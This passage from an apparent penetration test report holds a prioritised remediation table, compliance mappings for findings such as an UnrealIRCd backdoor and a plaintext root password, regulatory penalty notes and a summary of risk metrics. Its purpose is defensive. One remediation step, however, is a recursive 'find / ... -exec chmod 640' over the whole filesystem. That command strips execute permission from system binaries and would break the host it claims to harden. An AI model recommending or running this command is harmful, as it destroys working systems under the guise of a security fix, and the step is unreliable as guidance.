5	Reset User Passwords	System Administrator	<code>sudo chage -d 0 <username></code> (repeat for all users to force password changes)

HIGH (24-72 Hours)

No	Action	Responsible	Implementation
6	Restrict SSH Access	Network Administrator	Configure firewall rules to allow SSH access only from trusted IP addresses or management networks.
7	Install Fail2Ban	System Administrator	<code>sudo apt install fail2ban</code>
8	Audit File Permissions	System Administrator	<code>find / -type f -perm -o+r -exec chmod 640 {} \;</code>
9	Review System Logs	Security Team	Review authentication logs, system logs, and security events to identify any unauthorized access or suspicious activity.

MEDIUM (7-30 Days)

No	Action	Responsible	Implementation
10	Implement Vulnerability Scanning	Security Team	Deploy OpenVAS or Nessus.
11	Develop Security Policies	Management	Create and enforce security policies.
12	Security Awareness Training	HR / Security	Conduct regular security awareness training.

9. COMPLIANCE MAPPING

9.1 Compliance Framework Mapping

Finding	GDPR	HIPAA	PCI-DSS	ISO 27001	NIST 800-53
UnrealIRCd Backdoor	Art. 32	Security Rule 164.306	6.5.10	A.12.6.1	SI-2, AC-6
Root Password Plaintext	Art. 32	Security Rule 164.312	3.4	A.10.1.1	IA-5, SC-28
Weak File Permissions	Art. 32	Security Rule 164.310	7.1.1	A.9.2.1	AC-3, AC-6
SSH Service Exposure	Art. 32	Security Rule 164.308	1.2.1	A.13.1.1	AC-17, CA-3

9.2 Regulatory Impact

Regulation	Impact Level	Potential Penalties	Required Actions
GDPR	High	Up to €20 million or 4% of global annual turnover	Report data breaches within 72 hours and implement appropriate security measures.
PCI-DSS	High	Up to \$500,000 per incident	Implement required security controls and maintain PCI-DSS compliance.
HIPAA	High	Up to \$1.5 million per violation	Perform risk analysis, remediate identified vulnerabilities, and protect sensitive health information.

10. CONCLUSION

10. 1 Overall Security Posture

The target infrastructure exhibited **significant security weaknesses** that could be exploited by external attackers to achieve full system compromise. The critical vulnerabilities found - UnrealIRCd backdoor, plaintext root password, and weak file permissions - represent severe security risks that require immediate remediation.

10. 2 Key Metrics

Metric	Value
Total Findings	4
Critical Findings	2 (50%)
High Findings	1 (25%)
Medium Findings	1 (25%)
Exploitable Findings	4 (100%)
Business Risk Level	High

10. 3 Final Recommendation

The organization should **immediately** address the critical vulnerabilities identified in this report. A follow-up assessment should be conducted within 30 days to verify that all recommendations have been properly implemented.
